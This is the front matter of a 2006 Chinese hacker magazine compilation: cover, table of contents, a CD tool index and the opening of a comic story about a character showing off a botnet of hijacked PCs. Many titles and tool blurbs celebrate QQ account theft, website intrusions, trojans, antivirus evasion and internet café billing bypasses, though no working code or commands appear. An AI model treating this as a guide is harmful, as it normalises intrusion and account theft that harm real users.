
《黑客 X 档案》畅销系列丛书　　菜鸟 Hacker 进化最佳教程

2006 黑客X档案

合订本上卷

WWW.HACKXFILES.NET　WWW.HACKXFILES.NET



HACKERXFILES

经典漏洞回顾

新年第一洞之MSDTC远程溢出初体验（ms05-051）
打破Windows的美梦——轻松玩转wmf远程执行漏洞（MS06-001）
肉鸡天下之VNC的疯狂
游戏平台大入侵——浩方、QQ、游戏大厅、VNN漏洞大曝光
Discuz4.1，跨站找WAP
浅析DVBBS 7.1（boke.asp）最新漏洞
将"洞"网坚持到底——DVBBS7.1 savepost.asp漏洞详解

主题乐园

让木马玩转杀毒软件
黑客精英的梦想
ASP脚本攻防手册
嗅探（Sniffer）
——看不见的攻击
让入侵者插翅难逃
——菜菜们跟我一起学看日志

X菜鸟学堂

遍布陷阱的网页木马世界
终极完美的网页木马
菜鸟的疯狂之端口映射
局域网必杀技之嗅探
让菜鸟也成为隐形黑客
最无敌的菜鸟攻击——DDOS

精彩内容一览

肉鸡IP再变也不怕　X版的菜鸟兵器箱Box
痛击手机骚扰者　超级木马——上兴远程控制
一个"样板病毒"的诞生　我的几款反黑利器
再战星空之忘不掉的伤　EWebEditor的新玩法
象"填空"一样开发自己的病毒
TIT破解实践篇——破解定式之W32sm静态分析

菜鸟总动员

QQ强制加对方为好友新招　QQ密保也要盗　破解QQ密码完全剖析
美萍网管系列软件漏洞全剖析　是菜鸟，就和我一起玩"寇寇"
巧妙破解网吧限制　是穷人就坚持1分钟　电话免费打，打，打！
捡到了2G网络硬盘　菜鸟进化随我来——小试N.C.P.H常用攻防网络入侵器

黑客X档案2006合订本

上卷

《黑客X档案》2006年合订本（上卷）

出　版：吉林科学技术出版社
出品人：孙胜利
主　编：杨东柱
编辑部主任：刘佳
编辑部：石头　职业欠钱　小木头　虫虫　呆呆虫
光盘部：丛林
美　编：谭海梅
E-mail:hackerxfiles@263.net
邮购查询电话：010-88560080
联系电话：010-88561165
邮　编：100037
定　价：28 元（光盘＋手册）

申明: 刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2006.01	遍布陷阱的网页木马世界	009
2006.02	终极完美的网页木马	013
2006.03	菜鸟的疯狂之端口映射	016
2006.04	局域网必杀技之嗅探	019
2006.05	让菜鸟也成为隐形黑客	023
2006.06	最无敌的菜鸟攻击——DDOS	026

QQ宝典

2006.01	QQ强制加对方为好友新招	030
2006.01	破解QQ密码完全剖析	031
2006.01	另类给QQ网络硬盘加密	033
2006.02	QQ与防火墙	034
2006.02	菜鸟也盗QQ号	035
2006.02	玩转QQ宠物	036
2006.02	巧破QQ密码保护	037
2006.03	强取豪夺，你的QQ空间资源我来用	038
2006.03	Q号大丰收	039
2006.03	给隐身QQ好友发图片大法	040
2006.04	让QQ安全中心无可奈何——绕过安全中心传木马	040
2006.04	突破腾讯QQ的安全中心——破解nProtect键盘加密	042
2006.05	随心所欲，QQ密保	044
2006.05	是菜鸟，就和我一起玩“寇寇”	045
2006.05	QQ财富我做主	050
2006.05	QQ性别再次变	051
2006.06	QQ密保也要盗	051
2006.06	QQ的小便宜不能贪	053
2006.06	你的聊天记录，我知道！	054
2006.06	反击QQ验证消息骚扰者	055

网吧黑客

2006.01	Pubwin EP全攻略	058
2006.01	菜鸟工具　玩转网吧	060
2006.01	网吧黑客的三招两式	061
2006.01	一分钟更改美萍网管密码	063
2006.02	网吧黑客逍遥游	064
2006.02	网吧黑客杂谈	065
2006.02	让同联多级式实名核查系统也免费上网	067
2006.02	两招将Pubwin EP打下地狱	068
2006.03	美萍网管系列软件漏洞完全剖析	069
2006.03	菜鸟再来横行网吧	072
2006.03	继续三招两式破网吧	074
2006.04	游走本地“龙头”网吧	075
2006.04	巧妙破解网吧限制	078
2006.04	菜鸟之轻松得到万象网管2004的用户数据	081
2006.05	网吧肉鸡变凤凰	082
2006.05	瞬间秒杀网吧防御	083
2006.05	网吧盗号锦囊秘籍	084
2006.05	是穷人就坚持1分钟	086
2006.06	解限下载，我有绝招	087
2006.06	菜鸟也玩免费上网	088
2006.06	简简单单破ikeeper	089
2006.06	Pubwin.net之肉鸡归来记	090

网游江湖

2006.05	菜鸟江湖之梦幻西游之旅	092
2006.06	无差别盗号	093

目录

傻瓜黑客

2006.01	菜鸟进化随我来——小试N.C.P.H常用攻防网络入侵器	096
2006.01	文件改名也疯狂	098
2006.01	超级菜鸟的S扫描方案	099
2006.01	让手机图片铃声全免费	100
2006.01	小谈用普通用户安装软件	101
2006.01	将CMD进行到底——入侵利器rcmd	102
2006.01	Advatrack——远程控制帮了我	103
2006.01	通过E-Mail遥控远程电脑	104
2006.01	巧破WinXP下NTFS加密文件	105
2006.01	用组策略来解锁“注册表”	107
2006.01	双剑合璧，巧用代理绕过防火墙	108
2006.01	肉鸡IP再变也不怕	109
2006.01	IISPassword为网站加把“安全锁”	110
2006.02	让菜鸟都来认识Svchost.exe进程	111
2006.02	远程控制“新兵”——LogMeIn	113
2006.02	溯雪+社会工程学=完全占有263信箱	115
2006.02	多面手——网站整站下载器	116
2006.02	由MSDTC溢出想到的进程与端口	117
2006.02	把“灰鸽子”赶尽杀绝	118
2006.02	用Kfsensor网几只肉鸡过年	119
2006.02	“狸猫”换“太子”，下载好欣喜	121
2006.02	绕过局域网VLAN限制来入侵	122
2006.02	菜鸟也能制作自己的修改版软件	123
2006.02	小试Windows本地溢出之Kernel APC Data-Free (MS05-055)	125
2006.02	明明白白网络执法官	126
2006.02	应对网管有一招——xplog70.dll巧恢复	127
2006.03	X版的菜鸟兵器箱Box	128
2006.03	Google看的什么，我就要看什么	132
2006.03	解锁系统，“面子”问题	133
2006.03	MD5密码轻松“破”	134
2006.03	Windows SSDP and UPnP本地权限提升测试	136
2006.03	痛击手机骚扰者	138
2006.03	乍暖还寒　感受“冰点”	140
2006.03	WindowsXP SP2实现远程多用户登录	143
2006.03	还你一个干净的影音文件——浅谈rm&rmvb文件中事件的添加与清除	145
2006.04	操作Windows注册表的瑞士军刀	146
2006.04	简单破解Cisco路由器密码	148
2006.04	在非管理员帐户下运行Windows操作	150
2006.04	下一代命令行体验——MSH上手一日通	151
2006.04	让杀毒软件和黑客工具“和平共处”	153
2006.04	N.C.P.H系列黑客工具一览	154
2006.04	清除恶意软件，恢复补丁清誉	156
2006.04	网络隐形记	159
2006.04	快速“搞定”失落的Windows密码	160
2006.05	TOM论坛版主人人皆可做	161
2006.05	电话免费打，打，打！	162
2006.05	恢复删除的照片	162
2006.05	用IE来隐藏计算机	163
2006.05	捡到了2G网络硬盘	164
2006.05	软件中的502专业捆绑	165
2006.05	芝麻开门，守住你的3389	167
2006.05	谁说人机不可同名？	168
2006.05	我和Radmin	169
2006.05	绿色软件制作揭秘	171
2006.05	三分钟搞定动网7.0	173
2006.05	偷鸡不成倒蚀米——揪出放马者	174
2006.05	用收藏夹快捷的使用黑软	175

CONTENT

2006.06	Google 论坛惊现呆呆虫	175
2006.06	新一代宣传利器——龙少挂马宣传助手	176
2006.06	菜鸟破解 ADSL 帐号之三招两式	177
2006.06	独特的软件“虚拟机”	178
2006.06	再见吧！浩方平台中的流氓软件	180
2006.06	实现肉鸡上无痕挂机	181
2006.06	肉鸡天下之 VNC 的疯狂	182
2006.06	“铜须事件”与 google 的 hack 艺术	183
2006.06	全面终结 SA 口令	185
2006.06	我要定你了，网页资源	187
2006.06	解决工作组环境下 XP 互访之疑惑	190

牧马记

2006.01	菜鸟宝马，隐身“尘土”	192
2006.01	超级木马——上兴远程控制	194
2006.01	用 XMLHttp 和 nc 打造个性小马	196
2006.02	黑客江湖之魔剑传说	197
2006.02	木马也“进口”——Tequila bandita	199
2006.02	从黑客之门小窥 DLL 后门	202
2006.03	我的好马 C.I.A	203
2006.03	迷你版的黑洞——HDSPY	207
2006.03	利用 UBB 伪造超链种马	210
2006.04	管理型木马——ncph 远程控制	210
2006.04	国产木马新秀 PCView 2006	212
2006.04	网页后门免杀之 screnc 篇	215
2006.05	菜鸟伯乐，XPloit 马	216
2006.05	DIY 菜鸟造 HTTP 小马	219
2006.05	黑马精选之 C-One 汉化版	220
2006.06	Arbiter——“偷窥”也疯狂	221
2006.06	强强连手过卡巴——浅谈对木马的多重加壳	223
2006.06	明修栈道，暗渡陈仓——打造完美捆绑木马	224
2006.06	移动骇客	226

毒笼

2006.03	DLL 病毒技术窥探	228
2006.04	卡巴斯基，我来帮你	230
2006.04	反击之“spoolsv.exe”黑暗进程	231
2006.05	象“填空”一样开发自己的病毒	232
2006.05	彻底干掉难缠的 QQ 消息病毒	233
2006.06	中了木马你别愁	234
2006.06	清除害人的红蜘蛛	235

侠隐仙踪

2006.01	我的朋友们	236
2006.02	菜鸟 MM	237
2006.03	月之暗面	238
2006.05	黑客行动 LOVE	240
2006.06	菜鸟 MM 与菜鸟“侠盗”	241

黑客人物面对面

2006.03	与世界级黑客 L33tdawg 的第一次亲密接触	243

一个人的战争

2006.01	“一句话”搞定 Yuan520BBS	245
2006.01	新年第一洞之 MSDTC 远程溢出初体验（ms05-051）	246
2006.01	菜鸟的 OFSTAR 2.6 之旅	247
2006.01	利用 SQL 注入杀进教育网站	249

目录

2006.01	Update 注入的精彩——雪人论坛修改版提升权限漏洞	250
2006.01	跨站，以夜猫之名	253
2006.01	给学长们的 BBS 做安全检测	254
2006.01	巧取 MAIL 系统	256
2006.01	对台湾某网站的一次入侵	258
2006.02	赤手空拳斗星空	260
2006.02	打破 Windows 的美梦——轻松玩转 wmf 远程执行漏洞（MS06－001）	262
2006.02	和我一起到黑防去钓“肉鸡”	264
2006.02	菜鸟要入侵，更要有思路	266
2006.02	我发现了 AnyMacro Mail System 的漏洞	267
2006.02	菜鸟之杀入学校教务处	269
2006.02	跨站提交表单详解	271
2006.02	入侵目标——中国教育门户网站	272
2006.02	入侵广东女子职业技术学院	274
2006.03	巧取花香盈路（Hxcms）的 webshell	277
2006.03	再战星空之忘不掉的伤	278
2006.03	渗透国内某大型信息港内部网络	280
2006.03	我也客串一回电子图书馆长	283
2006.03	菜鸟的“肉鸡宴”	286
2006.03	从迷魂记留言本获得 webshell	287
2006.04	浅析 DVBBS 7.1（boke.asp）最新漏洞	288
2006.04	游戏平台大入侵——浩方、QQ 游戏大厅、VNN 漏洞大曝光	290
2006.04	绕过屏蔽拿数据	295
2006.04	浅析 PHP 程序中的目录遍历漏洞	297
2006.04	小疏忽，大隐患——利用 robots 文件轻松挖掘网站信息	298
2006.04	见缝插针——VBB 论坛后台巧写后门	299
2006.04	验证码也来捣乱——由 Q-zone 留言的小 Bug 说起	301
2006.05	当黑客看上了网易	302
2006.05	菜鸟的 Session 欺骗大法	305
2006.05	人才网怎么能没有黑客呢？	307
2006.05	韩国商会网站，接菜鸟之招	309
2006.05	让 Dvbbs7.1 sp1 长出 webshell	310
2006.05	突出重围，智取主机权限	311
2006.05	“猜”出高校查分系统	313
2006.05	整蛊 6KBBS 之 lqtoy 美化版	315
2006.05	看菜鸟入侵网站思路与关键点	318
2006.06	Discuz4.1，跨站找 WAP	320
2006.06	菜鸟来接 Q-zone 空间验证码的 BUG	322
2006.06	将“洞”网坚持到底——DVBBS7.1 savepost.asp 漏洞详解	324
2006.06	阿里巴巴与黑客大盗	326
2006.06	L-Blog 漏洞下的广播电视局网站	329
2006.06	EWebEditor 的新玩法	331
2006.06	菜鸟入侵也有菜方法	332
2006.06	菜鸟也能让新浪帮我们挂马——再谈网络钓鱼	333
2006.06	良精后台大窥探——由良精程序后台得到 shell 的两种方式	334

安全第一

2006.01	防御靠“微点”	336
2006.01	Linux 初级安全指南	338
2006.02	我的几款反黑利器	341
2006.02	宽带路由器安全设置指南	342
2006.02	用户登录系统的安全考虑	344
2006.03	“备份”组件的妙用	345
2006.03	躲过瑞星的绝技	346
2006.04	注册表下的战斗	347
2006.04	小谈 Windows XP 用户安全	348
2006.05	菜鸟的安全“驱逐舰”	350
2006.05	下载我的数据库你会后悔的	351
2006.05	局域网，别忘了安全	352

CONTENT

2006.05 借我一双慧眼吧——反捆绑工具 353
2006.06 打造永远无毒的 Windows 354
2006.06 指纹识别 USB 存储设备 355
2006.06 大内密探 WinPatrol 356

黑客研究院

2006.01 PJBlog v2.2 用户权限再提限 358
2006.02 Shellcode 之菜鸟编写浅析 361
2006.03 夜猫留言薄漏洞分析及 PHP 注入防范 364
2006.03 校园网络中的地址盗用与 Sniffer 366
2006.04 菜鸟也学缓冲区溢出 369
2006.05 菜鸟也来架构虚拟局域网 370
2006.05 社会工程学之密码心理学 371
2006.05 投票，也少不了漏洞 372
2006.05 菜鸟脱壳之工具组合篇 375
2006.06 Windows 攻击，别漏掉了 SNMP 376
2006.06 天空教室网络教学平台 V3.0 上传漏洞分析 379
2006.06 网络世界混乱的起源——[img] 标签乐翻天 380

神密园

2006.01 菜鸟脱壳之初体验 382
2006.02 破解的线索和切入点 383
2006.02 菜鸟的一次破解之旅 385
2006.03 TIT 破解实践篇——破解定式之 W32dsm 静态分析 386
2006.03 破解 MP3 格式转换工具和三种注册机的做法 388
2006.04 一软多破谈 Crack 389
2006.06 菜鸟的第一次破解还原精灵 392
2006.06 简单 crackme 简单搞 393

黑客编程

2006.01 VB 编程拿下网易验证码 395
2006.01 一个“样板病毒”的诞生 397
2006.02 数据包欺骗就这么简单 398
2006.02 给管理员一次小小的教训 400
2006.03 利用操作系统内存保护来反调试 402

主题乐园

2006.01 让木马玩转杀毒软件——木马免杀全攻略 404
2006.02 黑客精英的梦想 415
2006.03 ASP 脚本攻防手册 426
2006.04 嗅探（Sniffer）——看不见的攻击 440
2006.05 让入侵者插翅难逃——菜菜们跟我一起学看日志 454
2006.06 菜鸟也来玩代理 464

补丁铺

2006.01 克隆帐号之我见 470
2006.01 对 look'n'stop 免费上网一文的思考 472
2006.02 对“Blog”的噩梦的补充 473
2006.02 对 ASP 木马提升权限的一点见解 474
2006.03 关于用 look ‘n’ stop 免费上网的实践和补充 474
2006.04 对“Shellcode 之菜鸟编程解析”的补充和深入发掘 475
2006.05 菜鸟动脑，更要动手——对近期三篇文章的不同见解商榷 476
2006.05 对“‘狸猫’换‘太子’下载好欣喜”一文的补充 477
2006.06 免费电话接着打 478
2006.06 对“安全要这样玩”一文的质疑 479
2006.06 脱壳何须如此 480

光盘索引

GetByMail:
通过你的电子邮件账户获取你的办公室计算机的访问权，反之亦然。

尘土服务器2.1b:
本软件为服务级、注册表启动、一次性插入式控制软件，软件自由度很高，一般对计算机操作不熟或没有编程经验的人不建议使用此软件。

上兴远程控制:
DLL插入型服务端，用户可选择插入IE或资源管理器，可穿防火墙。

windows按钮突破专家:
运行软件，点击“开始运行按钮突破专家”用鼠标选择要显示按钮的窗口，灰色的按钮可用了！

铭扬游戏修改器:
可以在游戏运行的时候追踪内存的变化而加以修改，从而得到无限生命或者无限金钱之类的特殊效果，让您顺利过关。

微点主动防御软件:
对病毒行为为规律分析、归纳、总结，并结合反病毒专家判定病毒的经验，提炼成病毒识别规则知识库。

自动破解还原精灵最终版:
最傻瓜的操作，最简单的破解！通杀所有版本，包括网络还原精灵！

宽剑传说:
一个功能丰富的远程管理工具，界面干净清爽，操作简单。

黑客之门:
采用了一些比较先进的技术，比如感染系统文件启动自身，线程插入、端口重用、经测试可重用任何一个系统开放的端口。

网站整站下载器:
最佳的离线浏览，与网站抓取程序。它最多一次可以发出 10 个线程来抓数据，分布式的交互查询（Domain Dispered Quering）则避免网络塞车时的拥挤，一样可以完整抓取网络数据。

飞鸽传书:
一款在局域网传输的软件，速度很快。

图标终结者:
图标终结者是一个可以提取、替换windows下32位PE文件（*.exe，*.dll，*.ocx，*.scrd等）中的图标的小工具。

硕思闪客精灵:
是一款用于浏览和解析Flash动画（.swf文件和.exe文件）的工具。它能够将flash动画中的图片、矢量图、字体、文字、按钮、影片片段、帧等基本元素完全分解，还可以对flash影片动作的脚本（Action Script）进行解析，清楚的显示其动作的代码，让您对Flash动画的构造一目了然。

SolarWinds 2002:
本工具箱特点十分丰富，无论您需要监控远程服务器的网络带宽用途，Cisco路由器的负荷或是仅仅想测定子网上有哪些设备，SolarWinds Standard Edition都是您理想的选择。

microsoft command shell:
预期将成为Windows Vista的标准命令工具。

Active@ Password Changer:
清除windows管理员登录密码的首选工具，全面支持NTFS/FAT32/FAT分区；全面支持IDE/SATA/SCSI磁盘格式，真正清除所有WINDOWS系统的登录密码。

PCView 2006:
PCView是一款功能强大的远程控制软件，其采用反弹连接技术对客户机进行控制。

SQL查询分析器:
sql查询分析器休闲庄专用版，SQL注入的时候得到数据库用户名和密码时经常会用到这个工具。

软件魔法师:
一款使用方便、小巧、实用的窗体控件内存动态修改调试工具。

QQ财富查询:
主要用于批量查询QQ财富及三钻是否已经开通。

Thumbs.Db浏览器:
是用以查看由Windows生成的文件夹缩略图（如各种图片），文件名为thumbs.db，缺省情况下每个文件夹都存在一个。Thumbs DB浏览器可以把thumbs.db中的缩略图批量导出，点击每个缩略图就导出对应的文件。

QQ聊天记录读取:
把（QQ聊天记录读取器.exe）这个程序放到QQ安装目录下，双击启动，然后通过启动QQ按钮来启动QQ，这个时候可以不需要密码就可以登录本机上已经登录过的QQ号。

GFI LANguard Network Security Scanner:
自动监测网络中所有的安全隐患。通过分析操作系统以及所运行的应用程序，监测是否有安全漏洞，防止被黑客利用。

Virus驱逐舰:
只有4M的安装文件，与其产品相比，安装容量只有1/5-1/15程度，最小限度占用用户的电脑资源。与其它产品每周进行一次的升级不同，以自动升级功能对病毒进行最快的防范（升级容量为2-6KB，是其他产品的1/1000，对此正在申请专利）每天至少更新一种病毒库样本。

GMail Drive Shell Extension:
可以把Gmail的1000M空间作为一个虚拟磁盘来使用。

文件监视小助手:
是一款体积小巧、简易实用、功能强大的文件监视软件。它可以用来监视当前系统中文件的许多变化：创建文件或目录、重命名文件或目录、删除文件或目录、修改文件或目录属性、插入或移去可移动存储介质。

荣成文件捆绑克星:
如果将黑客程序捆绑到某个程序比如记事本上，那么，只要你运行记事本，这个黑客程序也就被运行了，这就是文件捆绑。你下载的文件是否是捆绑过的文件或你计算机中有没有捆绑过的文件？用这个工具检查一下就知道了。

网络剪刀手:
网管必备工具，切断局域网里任何主机使其断开网络。利用ARP 协议，同时也可以看到局域网内所有主机的IP。任何试用此软件带来的后果与此软件的作者无关，此软件的目的仅仅是为了方便调试ARP协议使用winpcap。

花刺代理验证:
是为方便大家使用代理浏览国外网站，为提高大众网用户浏览科研教育网的速度，参照"代理之狐"设计的。

USB安全存储专家:
现在U盘（USB移动存储设备——U盘、移动硬盘等）很常用，而基本上每台新一点的计算机都有USB端口，而数据被从USB端口拷贝却又非常方便（相比软盘等设备）。也许在你不经意的短暂离开，重要数据就被被人从USB端口拷贝出去了。该软件的诞生的是背景是，大量保密数据经常从USB端口流出而得不到灵活得控制。

光盘索引

X 菜鸟学堂

遍布陷阱的网页木马世界

悟空也闭关

在菜鸟学堂待了几个月，忽然间圣诞、元旦“双蛋”将至，八戒等人纷纷商量着要和悟空要礼物（和尚居然过起了老外的圣诞节，小编汗一个）。悟空和颜悦色地看着大家，甜甜地问道：“你们最想要什么礼物啊？”

唐僧双手合十：“今年过节不收礼，收礼只收好肉鸡！”

八戒沙僧二人也拼命迎合唐僧的提议，悟空看着大家一脸期盼的样子，实在不忍心拒绝，挥手道：“今晚子时，大家到我办公室里来，分发肉鸡，每人只限5只。”一阵雀跃声过后，众人面面相觑——悟空已经几个月没有入侵了，他怎么会有这么多肉鸡？

当晚子时，众人忍着花果山零下几度的低温跑到悟空的办公室，发现他屏幕上有什么东西不时地闪一下，凑近一瞄，哇！居然是一个 VIP 版的 PcShare！上面的肉鸡上上下下的，居然有60多台，如图1。难怪悟空白天答应的时候那么干脆了！

